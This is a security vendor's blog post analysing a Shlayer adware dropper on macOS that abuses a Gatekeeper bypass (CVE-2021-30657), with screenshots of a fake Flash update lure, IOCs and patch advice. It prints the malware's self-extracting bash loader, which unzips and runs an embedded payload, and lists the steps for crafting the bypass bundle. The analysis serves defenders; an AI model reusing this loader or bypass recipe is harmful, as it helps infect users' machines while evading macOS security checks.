Shlayer malware abusing Gatekeeper bypass on macOS

jamf.com/blog/shlayer-malware-abusing-gatekeeper-bypass-on-macos/

Jamf Blog

April 26, 2021 by Jaron Bradley

Jamf Protect, Enterprise, Education, Government, Healthcare, Security

Shlayer malware detected allows an attacker to bypass Gatekeeper, Notarization and File Quarantine security technologies in macOS. The exploit allows unapproved software to run on Mac and is distributed via compromised websites or poisoned search engine results.


In a recent blog post, Objective-See covered that prior to macOS 11.3, an attacker could craft a fake application bundle using a script as the primary executable allowing them to bypass File Quarantine, Gatekeeper and Notarization on the macOS platform. All of which are technologies in place to prevent unapproved software from running on macOS.

To make the situation more urgent, the Jamf Protect detections team observed this exploit being used in the wild by a variant of the Shlayer adware dropper. The variant observed has strong ties to a sample previously written about by Intego Security. In fact, both malware samples are nearly identical. The major difference, in this case, is that the variant has been repackaged to use a format necessary for carrying out the Gatekeeper bypass vulnerability. The Jamf Protect detection team identified samples found to be abusing this vulnerability as early as January 9th, 2021.

The details behind how the vulnerability can be abused by attackers are:

1. An attacker manually crafts an application bundle by using a script as the main executable. (example:myapplication.app/Contents/MacOS/myapplication where “myapplication” is a bash script). For this to work, the script name must match the application name and they must not create an Info.plist file.
2. The application can then be placed in a dmg for distribution.
3. When the dmg is mounted and the application is double-clicked, the combination of a script-based application with no Info.plist file executes without any quarantine, signature or notarization verification. This will work on any system running macOS versions 10.15 to 11.2.

Previous variants of this malware are known to spread via poisoned search engine results - this variant is no exception. This is an approach where the malicious actors spreading the malware create web pages with content tailored to appear in search results for common queries or hijack legitimate websites without the knowledge of the owner. Since most search engines automate the indexing and ranking, this leads to them inadvertently publishing links to the malicious or hijacked sites hosting malware. In a real-world example, users could potentially stumble upon malware when searching for any commonly used terms. This is an example of a user searching for “Alexa and Disney” on Google Search in April 2021.



alexa and disney

https://www.amazon.com › Disney-Stories

Disney Stories: Alexa Skills - Amazon.com

Log out of your Amazon account from whatever device you are using,.....then open the **Alexa** App and enable the skill...it should prompt you to enter your password ...

★★★☆☆ Rating: 3 · 294 reviews

https://www.amazon.com › Plus-Guide-For-Disney-Fans

Plus Guide For Disney Fans: Alexa Skills - Amazon.com

Looking for something to watch on **Disney+**? Ask Plus Guide For **Disney** Fans for help choosing something to watch on Disney+. To start, just say "**Alexa**, launch d.

https://redtri.com › new-frozen-star-wars-amazon-echo-...

Disney Just Dropped New Alexa Skills & Now You Can Chat ...

Feb 7, 2021 — **Disney** Just Dropped New **Alexa** Skills & Now You Can Chat with Chewbacca ... Oh happy day! **Disney** just added two new options to its **Disney**- ...


https://cherish365.com › Latest Posts

Love Disney? Have an Alexa? Ask Her to do This! 31 Disney ...

May 3, 2020 — **Disney** Music and Dance **Alexa** Skills · **Disney** Hits Playlist – "**Alexa**, play **Disney** hits": A playlist constantly updated with the latest hits from **Disney** ...

> *Screenshot of Google results when searching "alexa and disney" taken by Jamf on April 12, 2021.*

By clicking on a compromised result, in this case, the highlighted link above, the user is redirected to a new webpage asking them to download an unsolicited software application that looks similar to a real alert to update out-of-date software. This of course is not something specific to Amazon, Disney, or Google, but rather malicious actors abusing search engine indexing and/or compromising web pages.


Update Flash Player
watchdeveloped-bestoverlyfile.best/-L8ETTauJTrOIHRHTWb5FFvSKvDuYGZ38MAsI0wCwTM?clck=37eeb1ba-dc68-4d9d-9cad-5d2feb6c02d1&si...
Software Update
Update now
Download Flash...
Update

Update your Adobe Flash Player

Install the latest Flash Player for better performances

"Adobe Flash Player" is an essential plugin for your browser that allows you to view everything from video to games and animation on the web. The version of "Adobe Flash Player" on your system might not include the latest security updates and has been blocked.


The version of this plug-in on your computer might not include the latest security updates. Flash might not be used until you download an update from Adobe.

Click "Download Flash"

Install updates and enjoy performances.

> *Screenshot of fake installer taken by Jamf on April 12, 2021. Adobe Flash Player reached End of Life on 12/31/2020*

An older variant of the Shlayer malware would deliver a dmg file that held a system link to a shell script. This shell script would have an installer logo attached to it, providing to the user the appearance of legitimacy. The mounted dmg also provided instructions to right-click the file and select “Open”, in an attempt to convince the user to install the malicious application. And while executing the file in this manner is allowed by Apple’s design, a consequence of this method allows applications - both trusted and malicious - to be opened while bypassing Gatekeeper’s checks altogether, leading in this instance to infecting the Mac.




> *The old variant of Shlayer attempting to convince a user to right-click and open the malware.*


This new variant found no longer requires the right-click method since the malware comes packaged in the format required to abuse CVE-2021-30657.

The new Gatekeeper bypass step-by-step

After mounting the dmg and opening the installer, the user is displayed the following application:




In further investigating of the application’s layout, more detail is revealed.



```
→ ~ tree /Volumes
/Volumes
├── Installer
│   ├── Install -> yWnBJLaF/1302.app
│   └── yWnBJLaF
│       └── 1302.app
│           ├── Contents
│           │   └── MacOS
│           │       └── 1302
│           └── Icon\r
└── Macintosh\ HD -> /

7 directories, 2 files
```

The image displayed to the user after mounting the DMG appears to be the “Install” file. In actuality, it is just a system link that points to the 1302.app application bundle, or the malicious application itself. By double-clicking the “Install” image in Figure C, the system actually executes the 1302.app, where 1302.app/Contents/MacOS/1302 is just a bash script.



```
→ ~ file /Volumes/Installer/Install/Contents/MacOS/1302
/Volumes/Installer/Install/Contents/MacOS/1302: Bourne-Again shell script executable (binary data)
```


Due to the file path layout in which this script is set up, double-clicking the install icon executes the script held within 1302.app and bypasses the checks performed by Gatekeeper, described in further detail in CVE-2021-30657.

Interested in seeing how Jamf protects your devices from this and other malware?

Request Trial

Additional malware behaviors

As mentioned previously, the contents of the bash script itself have been seen in variants of this malware before. The script begins by invoking the “mktemp -t Installer” command to create a unique filename. In this case,“Installer.XXXXXXXX” is created in a temporary directory. The trailing “X’s” in the filename are automatically generated using the current process number and/or a letter combination unique to this file instance.



```
#!/bin/bash
TEMP_NAME="$(mktemp -t Installer)"
tail -c 58853 $0 | funzip -1uD9jgw > ${TEMP_NAME}
chmod +x "${TEMP_NAME}" && nohup "${TEMP_NAME}" > /dev/null 2>&1 &
killall Terminal
exit
PK^C^D^T^@      ^@^H^@#<84><86>R<96>·Ó¦7å^@^@ã¢^B^@^D^@^\^@1302UT       ^@^C²ïl`²ïl`ux^K^@^A^
Dõ^A^@^@^D^T^@^@^@^EMã:í)^?<9d><82>^Y^L    +·DûYB<83>^A¾<90>H<96><84>µ<93>^\xA^G^NO^YAdý¸^^#^
]d^G%^Wà]E²c§ÕQ^Qò«)UîÀ&t·U<94>,<80>øT`C^X®êw^Qm%Â½·^D^Vº¶^W<99>Ãc^QÔg)CÅ×¶¼(^^B[¼7^MBÞ–à\u¼^
EóþH_ú[õ<94>Å^P<85>Ä<92>X<80>e[ò<82>^L.Àj¹^Vó<9e>^C¥<8c>Q¥Aý5^]<8e><94>ìÇzÈ<8f>±^RiímR¢QÑ<9f>
)vùþ0y<81>]^Wâ^E-<8e>¹ 1<82><94>bÔ<85>Å^Vd¡=þ<98>Z@<84><9c>,^B®ñK;^Rp-Y¡<8a><9a>     V<8f>
¤Ic%±\Ê/¡%j¢<82>d7k<9b>!1^PX^O^_)£ÚÞµ¢ï0<9f>Ë^C¤^Ì2<99>D^B³85x7^!<98>nèÈÜ£<83><9d>hÂ<8d><8a>Ä
î(Ë<90>ð]®®<9a>¿-+ÐËpâï<92>¢û^@W6mË§^LÏ¨i<9f>Ú ÌL)'ý^G/ þ88¥×þ>¾r@6îÛzò^NÝE¾Ô0
```

> *Truncated Output of Bash Script Contained Within 1302.app*

In a clever attempt to mask its presence from detection, the malware hides a zipped executable at the bottom of the script itself, as seen above in Figure E.

A secondary command, “tail -c 58853 $0 | funzip -1uD9jgw > ${TEMP_NAME}” performs the following actions:

Tail - Take the last 58853 bytes of the running script.


Funzip - Treat those bytes as a zip file and unzip it using the supplied password.

>${TEMP_NAME} - Write the newly unzipped file to the disk at the aforementioned temp file location.

The unzipped executable file is invoked with the command “nohup,” which instructs the process to ignore any HUP, or hangup signals. This is often used by attackers to run programs in the background. The final unzipped payload is a sample of the Bundlore adware, but this final payload may vary across different Shlayer samples.

Patched by Apple

Apple has patched this vulnerability in the 11.3 version of macOS. When this same malware is executed on a patched version of macOS, the user will see a pop-up message stating that the software “cannot be opened because the developer cannot be identified.” Since the malicious application is not notarized or signed with a valid developer’s certificate, the message will prompt the user to eject the mounted DMG containing the app bundle.



“1302” cannot be opened because the developer cannot be verified.

macOS cannot verify that this app is free from malware.

This item is on the disk image "AdobeFlashPlayer.dmg". Safari downloaded this disk image today at 8:08 AM from drive.google.com

Conclusion

Shlayer continues to reintroduce itself with innovative ways to infect macOS-based systems. Jamf Protect provides behavioral analytics to detect built-in scripting languages being executed as though they are app bundles. This should help users discover malware abusing this technique on Mac computers running macOS versions prior to 11.3, as well as other suspicious applications. Jamf Protect defends against known malware samples of Shlayer, including the adware variants that it drops. Jamf recommends users “patch fast and patch often” to keep their Mac up-to-date by upgrading macOS to versions 11.3, which is available now through the Mac App Store and provides the latest protection against the vulnerabilities discussed in this article.

Indicators of Compromise

Files Hashes:

- AdobeFlashPlayer.dmg → 55869270ed20956e5c3e5533fb4472e4eb533dc2
- 1302.app/Contents/MacOS/1302 → 085a136c03f8b024a173068768c67b1a5ad928c1
- Bundlore Dropped Executable → 20ac95c44549710a434902267394525333e96c0b

Domains Serving Malware:

hxxps://supportversion[.]yourlinkforplaceforupgrading[.]info

Additional coverage of this and Apple's bug bounty program may be found at The Washington Post.

Jaron Bradley

Other authors:
Stuart Ashenbrenner, Ferdous Saljooki